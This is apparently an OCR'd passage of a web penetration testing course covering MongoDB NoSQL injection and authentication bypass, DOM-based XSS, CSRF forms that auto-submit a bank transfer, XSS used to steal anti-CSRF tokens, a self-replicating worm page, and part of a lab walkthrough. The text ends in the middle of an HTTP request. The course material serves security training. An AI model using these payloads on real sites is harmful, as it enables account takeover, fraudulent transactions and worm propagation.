
The type becomes an associative array of all things that are not user. We can do the same for username.

```
username[$ne]=sid
```

In Burp, the request would look like this:

```
GET /user_lookup.php?type[$ne]=user&username[$ne]=sid HTTP/1.1
```

EXERCISE: MongoDB NoSQL INJECTION USING QUERY PARAMETERS




```
type[$ne]=user&
username[$ne]=sid
```

Success!

```
type[$regex]=.*&
username[$regex]=.*
```

Dumps the whole table!

129

In Burp, the request would look like this:

```
GET /user_lookup.php?type[$ne]=user&username[$ne]=sid HTTP/1.1
```

This request shows us the one admin user that is NE user and NE sid.

Success!

```
type[$regex]=.*&username[$regex]=.*
```

Dumps the entire table!

To dump all of the users except penny, we would use the following:

```
type=user&username[$ne]=foo
```

To grab only Penny:

```
type=admin&username[$ne]=foo
```

The MongoDB query operators are incredibly useful here!

EXERCISE: MongoDB NoSQL INJECTION LOGIN

This exercise requires that we log in successfully as an administrator

There are three parameters: type, username, password

How can we bypass the password check once we have a username and user type?

To bypass this authentication, we will need to have something that will return an array or something that returns true in each of the three parameters.


For the first parameter type, we can try 'admin', [$ne], or [$regex].

On the second parameter username, we can probably use the same type of logic, perhaps with a valid username or an associative array.

For the third parameter, we likely need something like ' or 1=1'--

We need to find the equivalent of a tautology for MongoDB NoSQL Injection.

EXERCISE: MongoDB NoSQL INJECTION AUTHENTICATION BYPASS



Query operators once again.

```
type[$ne]=user
&username[$ne]=foo
&password=bar'
|| '1'=='1
```

```
GET
/login.php?type[$ne]=user&username[$ne]=foo&password
=bar%27||%20%271%27==%271 HTTP/1.1
Host: mongo.sec642.org
```


We can use the MongoDB query operators again to modify the logic of the query performed by the application. In this case, we use the following to make the password field check return true:

```
|| '1'=='1
```

The traditional 'OR 1=1'

EXERCISE: MongoDB NoSQL INJECTION
EXERCISE CONCLUSION

The exercise demonstrated the NoSQL Injection Methodology

We used logic and query operators to modify how the application interacted with the MongoDB backend

The first example gave us database errors to work with, and we were able to insert JavaScript

The second example required the use of MongoDB query operators to return the values desired

The third example required both query operators and a tautology to perform an authentication bypass

The purpose of this exercise was to walk through the NoSQL Injection methodology. We used logic and query operators to modify how the application interacted with the MongoDB backend.

Course Roadmap

- **Day 1: Advanced Attacks**
- Day 2: Web Frameworks
- Day 3: Web Cryptography
- Day 4: Alternative Web Interfaces
- Day 5: WAF and Filter Bypass
- Day 6: Capture the Flag

Methodology and Context
Exercise: Getting Warmed Up
File Inclusion
RFI
LFI
PHP File Upload Attack
Exercise: LFI to Code Execution
SQL Injection
SQL Injection Methodology
Data Exfiltration
Exercise: SQL Injection
NoSQL Injection
NoSQL Injection Methodology
MongoDB
Exercise: MongoDB NoSQL Injection
XSS and XSRF Together
DOM-Based XSS
Exploiting XSRF
Exercise: Combined XSS and XSRF

This page intentionally left blank.

DOM-BASED XSS

DOM-based XSS (DOM-XSS) is an interesting subtype of reflected XSS:

- The server does not reflect the attack
- Attack is reflected through the DOM
- Code in browser pulls input from URL, forms, or other locations, and displays it, executing it

Commonly found in apps that integrate third-party services:

- Analytics or mash-up type systems
- User interfaces with lots of AJAX

DOM-XSS attacks usually are not sent to the server

One type of XSS attack that is useful during your testing is the DOM-based XSS flaw. This type of attack is actually a subtype of the reflected attack. This main difference is that the application does not reflect your payload. It has within it client-side code that reads the URL or other sources and makes use of the source within the Document Object Model (DOM). For example, an application can read the URL to fill in a form field. If the application performs this action on the client side, the application can be vulnerable to this flaw.

We commonly find this flaw within mash-up or analytic-type systems. This is due to their need to use the URL or other information within their functions.

DOM-based XSS (DOM-XSS) is not exactly a flaw in the backend server code; meaning that this exploit does not need to be sent to the server to exploit the flaw. This is important to understand because many developers misunderstand this and don't see why the filtering or encoding they attempt on the server won't fix this issue.

The way that DOM-XSS works is that a user makes a request of the application. Although GETs are traditionally where you find this flaw, many other sources can be exploited. The web page, specifically any client-side functionality, makes use of these values within its processing. When this happens, the browser doesn't realize the attack is there, and the code is just treated as part of the page. This is why we can say that the application does not reflect the attack from the server application; the browser executes it from within the DOM.

TRADITIONAL REFLECTED XSS EXAMPLE

GET request includes our XSS test

```
http://sec642.org/vuln.aspx?user=<script>alert(42)</script>
```

Response from server INCLUDES our XSS test

```
<html>
  Hello, <script>alert(42)</script>! <br>
  Thanks for logging in.
</html>
```


As shown in this example, a user could make a request such as `http://sec642.org/vuln.aspx?user=<script>alert(42)</script>`. This request contains a GET parameter that contains our exploit. In a traditional reflected XSS vulnerability, the server takes the contents of user and adds it to the HTML of the response, as shown here, causing the browser to execute the alert box when it receives that code from the server.

DOM-BASED XSS EXAMPLE

GET request includes our XSS test

```
http://sec642.org/vuln.aspx?user=<script>alert(42)</script>
```

Response from server does NOT include our XSS test

```
<html>
  Hello,
  <SCRIPT>
    var offset=document.URL.indexOf("user=")+5;
    var user=unescape(document.URL.substring(offset));
    //using unesscape() for users like O'Hara
    document.write(user);
  </SCRIPT>! <br>
  Thanks for logging in.
</html>
```

But the alert window still pops up!

As shown in this example, a user could make a request such as `http://sec642.org/vuln.aspx?user=<script>alert(42)</script>`. This request contains a GET parameter that contains our exploit. When the page loads, the browser executes the script the page contains. The script first finds the offset in the URL where the string "user=" occurs and adds 5 so that the offset starts at the user-defined value for the "user" parameter. The script then writes the remainder of the URL starting at the offset and saves this as the user variable. This probably isn't the best way to do this because it assumes that there are no other parameters after this, but it works for our example. Finally, this user variable is then written to the page (or DOM) using the `document.write` outputting the same page as in the previous example. The problem is that when script is added to the user parameter, it gets executed by the document.write() function. This is different than the previous example because the server isn't sending us the script back in the response. Instead, it is JavaScript code in the response that pulls the XSS attack from the URL and executes it locally in the browser. At no point did that XSS code come from the server.

Notice the comment why the developer uses the unescape() function. Without the unescape function, if a user enters his name as O'Hara, then the script would have printed O%27Hara to the screen. In the developer's eyes, the easiest way to fix this is by escaping it; however, this is what causes the vulnerability to occur because it removes the built-in protection of URL encoding. The proper way for a developer to do this is to URL decode and then HTML encode so that the special symbols are printed in the browser correctly but not viewed as code. However, the security need for this isn't apparent to most developers, and even worse, the developer would have to write her own HTML encode function because JavaScript does not have a native function to do this.

DOM-XSS INPUTS

Most tests look at GET requests:
- Easiest attack to understand

DOM-XSS works on what JavaScript can access:
- Many different parameters can be used
- These can be harder to deliver

Some examples of inputs (or sinks) are:
- Cookies
- The referer
- Dialog inputs
- XMLHTTPRequest responses

As discussed before, most tests examine GET requests. Although this can find many of the flaws that exist on the web, JavaScript and the DOM are more powerful than just that. Because JavaScript can make use of many different sources, the DOM-XSS flaw can be exploited using various input points. This is entirely based on what the client-side code uses within its execution. Keep in mind that many of these payload positions are harder to exploit or demonstrate than the GET-based ones.

These input points are referred to as sinks. Many different places can be used as a sink within the exploitation of a DOM-XSS flaw. These are places such as cookies, the referrer header, and the responses from XHR requests.

DISCOVERING DOM-XSS

Discovering DOM-XSS builds starts with our application map:

- Manually review client-side code for sinks
- Identify where sinks are written to page

```
<script>document.write(unescape(document.location))</script>
```

Alternatively, use a specialized toolset:

- Still requires manual verification
- Browser plugins
- Burp Suite Pro can passively discover
- BC Detect (Dominator Pro)

Discovering the flaw is the main purpose of a penetration tester. We start this process during the mapping phase of our attack, as with most flaws. We use our application map and look for all the client-side code. By examining this code, we can find the places in which the code uses the "Sinks" within their execution and processing. We then try to determine if we can exploit that usage.

These flaws can be found through manual techniques or by the use of specialized toolsets. The OWASP ZAP tool can identify and perform DOM-XSS attacks. For larger sites, it is typically easier to just use our manual techniques, which are odd considering that large sites usually need automated testing to cover the majority of code within our limited time frames.


EXPLOITING DOM-XSS

Exploitation is the same as other XSS flaws:

- Get your exploit code into the sinks
- Some DOM-XSS sinks can be difficult to inject

Uses same exploits as any other XSS vuln:

- The payloads work the same way
- Within the context of the flaw



Exploiting DOM-XSS is important during a penetration test due to the lack of understanding many people have with it. Because they do not see how the attack works, it is hard for them to evaluate the risk level it exposes within the application. This means that it is even more important that our attacks work within the flaw and exhibit the problems the flaw can cause.

Luckily for us, exploitation of DOM-based XSS is no different than exploiting any of the other types of XSS flaws. We can use all our typical exploits and they work the same way. We do have to ensure that we pay attention to how the exploit is going to execute and modify the payload's code to work within the context.

Course Roadmap

- **Day 1: Advanced Attacks**
- Day 2: Web Frameworks
- Day 3: Web Cryptography
- Day 4: Alternative Web Interfaces
- Day 5: WAF and Filter Bypass
- Day 6: Capture the Flag

Methodology and Context
Exercise: Getting Warmed Up
File Inclusion
RFI
LFI
PHP File Upload Attack
Exercise: LFI to Code Execution
SQL Injection
SQL Injection Methodology
Data Exfiltration
Exercise: SQL Injection
NoSQL Injection
NoSQL Injection Methodology
MongoDB
Exercise: MongoDB NoSQL Injection
XSS and XSRF Together
DOM-Based XSS
Exploiting XSRF
Exercise: Combined XSS and XSRF

This page intentionally left blank.

CROSS-SITE REQUEST FORGERY REVIEW

Cross-Site Request Forgery (XSRF) is an attack leveraging an expected feature of HTTP:

- You expect that clicking the following link will do a search
- `https://google.com/search?q=SamuraiWTF`

XSRF is when we don't want this functionality to happen:

- `https://bank.com/transfer?amount=5000&acctnum=42`
- If you are logged into your bank and this is a valid request

The attack is possible due to predictable parameters

Session IDs automatically added by the browser if:

- User is already logged in or Single Sign On (SSO) is automatic
- Browser has session saved
- App prompts users to log in and they comply
- A session is not necessary

Cross-Site Request Forgery covers scripting requests in general, but the most concerning types could easily be called Script-based Web Session Hijacking. Consider the following example:

Imagine that a CiscoWorks administrator, Bob, is logged in to a CiscoWorks web console while doing other work. CiscoWorks administrators commonly log in to the application and stay connected throughout the day. We insert a malicious link into a comment on a popular IT website. When Bob visits the popular website and views the comments, his browser is directed to request the link, which executes functions within the CiscoWorks server. At this point, the attacker could be requesting changes to the network, potentially opening up holes for later attacks.

An attack is basically against the idea that the transaction has predictable parameters and the victim has an active session. We can attack this to force the browser to launch transactions as the active user.

CROSS-SITE REQUEST FORGERY CONCERNS

XSRF is often ignored:
- Same as XSS

Mainly due to a lack of understanding:
- Many people don't understand the impact and risk

Keep in mind that sensitive transactions are our concerns:
- Typically not a big deal that search is XSRF'able
- Sensitive transactions are often XSRF'able
- Also server-side impact of repeated requests
- The logout page is often XSRF'able

Mitigation is difficult

There are a number of concerns about cross-site request forgery. Many of these are the same or similar to the concerns with XSS because both of these attacks focus on running within the context of the user. As we talk with clients and users, we commonly find that XSRF is ignored or not even known about, which is mainly a lack of understanding. People do not understand what the attack is and what it can accomplish. So as we perform our tests, we need to ensure that we explain what the problem is and why the target needs to be concerned about it.

The other side of our concern is the transactions. We need to ensure that the transactions are ones that are sensitive. Most organizations would not be concerned that a search field is XSRF'able, but show them that a user can steal data or money from another's account and you have done well for that organization. To truly accomplish this, you need to understand what is sensitive to the organization. For example, Amazon.com had a flaw in which another website could add an item to a shopping cart. Although this seems innocuous at first, when you realize that the affiliate program allowed that website to get credit for the shopping cart and anything that was purchased, the attack becomes serious (at least from the perspective of Amazon.com). The impact server side of repeated transactions can be quite interesting, bringing various components of the application to their knees from thousands of client-generated transactions.

Recommendations for remediation of Cross-Site Request Forgery can be found at the OWASP website:

https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)_Prevention_Cheat_Sheet

DETECTING XSRF

Most tools that detect XSRF provide false positives:

- Cannot determine if request is sensitive
- Usually provide tester with all POST requests to review

Manual discover steps:

- Identify all sensitive requests found during mapping
- Determine if all parameters are predictable
- Create request with wanted parameters:
  - GET requests can be a simple URL string
  - For POST requests, you need to create an HTML form
  - Burp Suite has an extension to make these HTML forms
- Have your browser make the request while logged in

XSRF is more difficult to detect than XSS because it relies upon pages that are not part of the server application. At this time, XSRF vulnerability is not accurately detected by the automated scanners and therefore requires manual discovery work.

Use a four-step process for finding XSRF flaws in the application:

1. Review the application logic. You can use the application map created earlier in the attack. Find pages that perform a sensitive action and have predictable parameters.
2. Create an HTML document that contains a tag referring to the sensitive page. Use an IMG or IFRAME tag.
3. After you log in to the application, access the created document. Now verify with the application if the function actually ran.

POST-BASED REQUEST CODE

```
<html>

<title>XSRF Exploit Page</title></head>

<body onload="document.xsrf.submit();">

<form name="xsrf" action="https://bank.com/transfer"
method="POST">

    <input type="text" name="acctnum" value="42">

    <input type="text" name="amount" value="5000">

</form></body></html>
```

JavaScript to auto-submit the form

Form

Transaction parameters

The slide shows the HTML file that we use to load the form-based attack into the victim's browser, which simply has a form in the HTML. This form contains the two parameters the vulnerable transaction uses: *acctnum* and *amount.* This attacks a bank-money-transfer function.

The form is set to have an *action* that points at the vulnerable transaction and in the *body* tag is the JavaScript. This JavaScript causes the form to submit the minute the page completes loading.

AJAX EXPLOITATION

Another fun exploit delivery is using XMLHTTPRequest (XHR):

- AJAX is so *normal*, users expect it
- Allows for complicated requests such as adding headers

Same Origin blocks our ability to read the response:

- But XSRF doesn't require a response to succeed
- XHR can determine success through event handlers

Another exploit version is to use the XMLHTTPRequest object from AJAX. One of the main reasons for this is that users have begun to expect websites to initiate AJAX requests to various servers, and they don't notice when it happens. Because we can write whatever JavaScript we need to perform advanced attacks, XHR enables us to do things such as set request headers to handle special cases such as the *referrer* being checked to prevent exactly the attack we are pulling off.

Of course, we need to keep in mind that the same origin policy can prevent us from reading the response from the victim application. But we typically don't need to know what the response was because XSRF requires us to only fire the transaction. Of course, XHR still has the capability to know if the attack was successful. As shown on the next slide, we can create event listeners, which accept the events that alert us if the transaction was successful.

AJAX-BASED REQUEST CODE

```
<script>
function ajaxFunction()
{
     var xmlHTTP;
     xmlHTTP=new XMLHttpRequest();
     xmlHTTP.onreadystatechange=function()
     {..snip functionfor response..)

     var formData = new FormData();
     formData.append("acctnum", "42");
     formData.append("amount", 5000);
     xmlHTTP.addEventListener("load", onLoad, false)
     xmlHTTP.addEventListener("error", onError, false);
     xmlHTTP.open('POST','https://bank.com/transfer',true);
     xmlHTTP.withCredentials=true;
     xmlHTTP.send(formdata);

}</script><hr onmouseover='javascript:ajaxFunction()'>
```

POST data

Error handling

As shown in this code sample, we create *ajaxFunction*—that is where we create the POST request to the vulnerable transaction. Let's examine the main pieces of this code.

First, we create a new XHR object with the *xmlHTTP=new XMLHTTPRequest();* and then create a new FormData object to hold the POST payload. We use the *.append()* method to add the two POST parameters. After that, using the XHR object, we create a *load* and an *error* listener. This is where we determine if the transaction succeeded. We then use the *.open* and the *.send* methods to create and send the request.

We need both JavaScripting and XHR to exploit the XSRF in the next exercise.

COMBINING XSS AND XSRF

XSRF requires a series of items to be true for successful exploitation

These items are:

- Predictable parameters
- Active session state

Although this is not a huge barrier:

- Combining the two flaws makes it easier and more powerful

As discussed earlier, XSRF requires a series of items for us to successfully exploit it. First, the victim has to have an active session with the targeted application and then the transaction needs to have predictable parameters. Although neither of these two items is that large of a barrier against us exploiting the system, it would be nice to bypass or lower these requirements.

Combining XSS and XSRF is the answer. If we find an application that is vulnerable to XSS, then we don't have any barriers to overcome to enable the transactions to be vulnerable to XSRF. Because the XSS flaw runs only from the site, we know the user has an active session. And because the JavaScript would be within the SOP, we can read the response to retrieve and random tokens or anti-XSRF features. This makes our attacks powerful and easy to accomplish.

AUTOMATING THE ATTACK

XSRF requires the user to visit an exploit while active with the target

Not as difficult as it sounds:

- Long session timeouts
- Tabbed browsing

XSS code automating the attack solves this:

- We know the user is logged in because the application delivers the XSS
- Answers the main argument to XSRF

XSRF requires that the user has an active session within the application. Although this is one of the reasons that people downplay the vulnerability, it is not as hard as it seems to find an active session. Many applications have long timeouts, or the user maintains an open tab or browser window that continues to maintain the session. I have actually tested applications that automatically refreshed themselves, maintaining sessions indefinitely!

So if we combine XSS and XSRF, we can automate the attack. We inject the XSS code into the application. To have the XSS payload run means that the victim is visiting the site. This means the session is active and can be abused! This removes one of the main arguments that XSRF is hard to exploit.

BYPASSING ANTI-XSRF

The best defense against XSRF is randomness

Adding random tokens breaks the predictable requirement:

- Form tokens
- Hash values

XSS injected code can read the token:

- Use the value in the XSRF attack
- Submit the value as part of the XSRF request

As discussed, another concern for successful XSRF exploitation is if the transaction has predictable parameters. Many applications use random tokens or some other form of unpredictableness to prevent XSRF flaws from existing. Many times, this is a token or a hash of the form. When a *real* user interacts with the application, these tokens are submitted within the requests. But an XSRF attack cannot submit these because it has no way to read the value and then resubmit it.

Luckily for us, XSS can fix this. Because the XSS flaw enables us to inject code that runs within the same origin policy, we can control that code. If we inject code that reads the token or the randomness and then makes it part of the request, we win. We have then bypassed the protection because we can submit the randomness with our request.

SELF-REPLICATING EXPLOIT

If the XSRF flaw is in the transaction vulnerable to XSS:
- We can automate the spread

Using the XSS, we fire the XSRF transaction:
- Inserting the XSS exploit into the application
- As the user running the browser

We use this to spread our attack to other users

A classic example is the MySpace Samy worm:
- Who wants a million friends?!?!

Because we have a flaw in an application that enables us to combine the XSS and XSRF exploits, we can then build self-replicating attacks. We inject XSS code that fires when a user visits it. When this code runs, it attacks the XSRF flaw in the transaction. The XSS code uses the XSRF flaw to post a transaction that contains the XSS code. When this new code is visited, it repeats the process.

For example, if you have a forum that is vulnerable to XSS and XSRF, you can post a message that contains the XSS code. This XSS code would then post a new message that contains the XSS code. This process then just continues as long as people are visiting the forum or the admin removes the offending messages. A classic example of this was the SAMY worm, which is an attack created by Samy Kamkar. This worm used an XSS flaw in MySpace to friend Samy using an XSRF flaw. Quickly, Samy had a million friends.

XSRF AND XSS REDUX

```
<html>
  <head><title>XSRF Exploit Page</title></head>
  <body onload="document.xsrf.submit();">
    <form name="xsrf" action="http://dojo-basic.sec642.org/index.php?page=add-to-your-blog.php" method="POST">
    <input type="text" name="blog_entry" value="<p onmouseover=document.location="http://10.42.50.5/xsrf-exploit.html">Worm</p>">
    <input type="text" name="add-to-your-blog-php-submit-button" value="Save+Blog+Entry">
  </body>
<html>
```

By changing the XSRF payload to an XSS exploit that points back to a copy of the XSRF code, you can create a worm. There are MANY ways to do this.

By changing the XSRF payload to a XSS exploit that points back to a copy of the XSRF code, you can create a worm. There are MANY ways to do this. You can point all XSS payloads to the same central XSRF code, which gives you a chance to kill it if it gets out of control like Sammy's Myspace code. Or you can have the XSS payload point at the last XSRF code that created it. Or finally, you can make it truly worm-able by making it include a copy of itself on each replication.

Course Roadmap

- **Day 1: Advanced Attacks**
- Day 2: Web Frameworks
- Day 3: Web Cryptography
- Day 4: Alternative Web Interfaces
- Day 5: WAF and Filter Bypass
- Day 6: Capture the Flag

Methodology and Context
Exercise: Getting Warmed Up
File Inclusion
RFI
LFI
PHP File Upload Attack
Exercise: LFI to Code Execution
SQL Injection
SQL Injection Methodology
Data Exfiltration
Exercise: SQL Injection
NoSQL Injection
NoSQL Injection Methodology
MongoDB
Exercise: MongoDB NoSQL Injection
XSS and XSRF Together
DOM-Based XSS
Exploiting XSRF
Exercise: Combined XSS and XSRF

This page intentionally left blank.

EXERCISE: COMBINED XSS AND XSRF

Target: http://dojo-basic.sec642.org

Discovery:

- The **Browser Info** page is vulnerable to DOM-XSS
- The **Blog Entry** page is vulnerable to XSS (stored) but not XSRF due to a token

Goals:

- Log in and examine the pages for both vulnerabilities
- Validate the DOM-XSS vulnerability on **Browser Info** with an alert box
- Validate that the XSRF protections on **Blog Entry** work
- Build an XSS exploit for getting the XSRF token and posting a blog entry
- Create DOM-XSS code to call the XSS exploit to bypass XSRF protections
- Run the exploit and verify that it worked

Notes:

- Make sure you are logged in to **your own account** in the app
- You already have Apache running on your VM
  - Place your XSRF exploit code in Apache's web root at **`/var/www/html`**

In this exercise, you explore how DOM-based XSS works and how to test for it. You use the site `http://dojo-basic.sec642.org` for this testing. During your mapping, you suspected there was a DOM-XSS flaw on the Browser Info page (**`/index.php?page=browser-info.php`**). There may also be an XSRF flaw on the Blog Entry page. (**`/index.php?page=add-to-your-blog.php`**)

Our goals follow:

- Use Firefox and proxy requests through Burp to properly examine the flaws.
- Log in and examine the Browser Info page for potential DOM-XSS. You must remain logged in for the XSRF to work correctly. Register an account if you have not already done so or if the database has been reset. The DOM-XSS vulnerability is in the Browser Info page at **`/index.php?page=browser-info.php`**
- Validate the DOM-XSS vulnerability with a simple alert box.
- Examine the Blog Entry page for potential XSRF. While logged in, explore the Blog Entry page at **`/index.php?page=add-to-your-blog.php`**. Note the anti-XSRF token and validate that it actually works.
- After you browse the site to find the XSS flaw and understand the XSRF portion, you can then build a payload combining these two items. Running the payload verifies the attack. The attack requires building a DOM-XSS JavaScript injection to GET the add-to-your-blog.php file, grab the token, and then submit the XSRF transaction with the correct values.

Make sure you are logged into your own account in the application. You already have Apache running on the VM, so place your XSRF exploit code in Apache's web root at **`/var/www/html`**

EXERCISE WALKTHROUGH

Stop here if you would like to solve the exercise yourself.

If you are not sure how to accomplish the goals, use the pages ahead to walk you through the exercise, while showing you how to achieve each of the goals.

This page intentionally left blank.

EXERCISE: COMBINED XSS AND XSRF EXAMINE THE PAGE FOR POTENTIAL DOM-XSS

```
JSTable_print("System Language",navigator.systemLanguage);
JSTable_print("Resolution",screen.width+"x"+screen.height);
JSTable_print("Color Depth",screen.colorDepth);
JSTable_print("Referrer",document.referrer);
JSTable_print("URL",unescape(document.location));

document.write("</TABLE>");

function JSTable_print(description,value)
{
document.write('<TR><TD><FONT color="#990099">' + description +
'</FONT></TD><TD>' + value + '</TD></TR>');
}
```


Pulls input from sink

Executes sink through JSTable_print function

Open Burp Suite from the main menu so that you can use it with your browser, and turn off interception. Then open Firefox and configure it to use burp as its proxy. After this is done, visit the target website. You may need to register a new user account and log in if the database has been reset.

Log in to the application with the user you created and visit the Browser Info page in the main menu on the left (**`/index.php?page=browser-info.php`**). Use Burp Suite to examine the request and response. Look for places in which the applications use client-side code (in this case JavaScript) to read values from the DOM and write those values back to the page. Notice the document.write method writing value from document.location. The client-side code from the web application tells the browser to write the contents of its address bar into the web page. Because the address bar is controllable by an attacker by giving him a link to click (or doing it silently with JavaScript on a different page), this is exploitable. Remember, URLs are a common DOM-XSS sink attack to exploit.

EXERCISE: COMBINED XSS AND XSRF VALIDATING THE DOM-XSS VULNERABILITY




To validate this flaw, you need to put JavaScript in the address bar but keep the browser pointed to this page. To do this, the easiest way is to add a parameter of your choosing and set it equal to the attack payload. The parameter name can be anything that isn't used by the application so that you don't cause an error response. In this example, we choose the arbitrary parameter "attack" and set it equal to <script>alert(42)</script>, which worked perfectly. The full URL for this would look like this:

http://dojo-basic.sec642.org/index.php?page=browser-info.php&attack=<script>alert(42)</script>

```
<sarcasm> Attack of the killer pop-up achievement unlocked! </sarcasm>
```

EXERCISE: COMBINED XSS AND XSRF SILENT EXPLOITATION



Another method that is stealthier because it never sends the attack to the server is to put the attack payload in an anchor reference. This prevents any IDS/IPS or WAP from detecting an attack. Simply place the attack after a # symbol, which stays resident in the browser and is not included in the resulting request to the server. The full URL would look like this:

```
http://dojo-basic.sec642.org/index.php?page=browser-
info.php#<script>alert(42)</script>
```

One thing when using the hash technique is that if the person is already on the vulnerable page when they click the link, it may not fully refresh that page, which may prevent this attack from succeeding right away.

If the XSS code does not execute, press the refresh button to force the link to fully reload. When the pop-up happens, go back to Burp and look at the Proxy tab HTTP history to validate that the script was not submitted to the server; it only executed within the browser DOM.

EXERCISE: COMBINED XSS AND XSRF
EXAMINE BLOG SUBMISSION REQUEST

```
POST /index.php?page=add-to-your-blog.php HTTP/1.1
Host: dojo-basic.sec642.org
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:37.0) Firefox/37.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://dojo-basic.sec642.org/index.php?page=add-to-your-blog.php
Cookie: sessionid=64c2ee9d920c1164ff9d1df0afb93299; uid=NQ%3D%3D;
PHPSESSID=lst8ea8skfgragd7h2n303ot22
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 84

input=hello&xsrf_token=5b962608a936744f2d041123931481866df60ed2&Submit_button=Submit
```


Remaining logged in and browse to the Blog Entry page on the main menu. Look around, but ensure you visit that page and post a blog entry. The contents of the POST are shown in this slide.

In Burp, switch to the Proxy tab HTTP History and look at the POST request. Note the parameters used by the POST transaction. There are three parameters: input, xsrf_token, and Submit_button. All are required to submit a successful transaction. Note the xsrf_token parameter in the POST payload. This parameter would not be known to an attacker. Also note that the token is generated once per session, not once per instance of the form being rendered. This is not uncommon for developers to do, in the mistaken belief that attackers cannot read this value. The application uses the cookie to authenticate you; the cookie must also be submitted to POST as the authenticated user.

Note that your PHPSESSIONID, sessionid, uid, and xsrf_token values will not match the ones on the slide.

EXERCISE: COMBINED XSS AND XSRF REPEATER BLOG SUBMISSION REQUEST

```
POST /index.php?page=add-to-your-blog.php HTTP/1.1
Host: dojo-basic.sec642.org
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:44.0)
Gecko/20100101 Firefox/44.0
Accept:
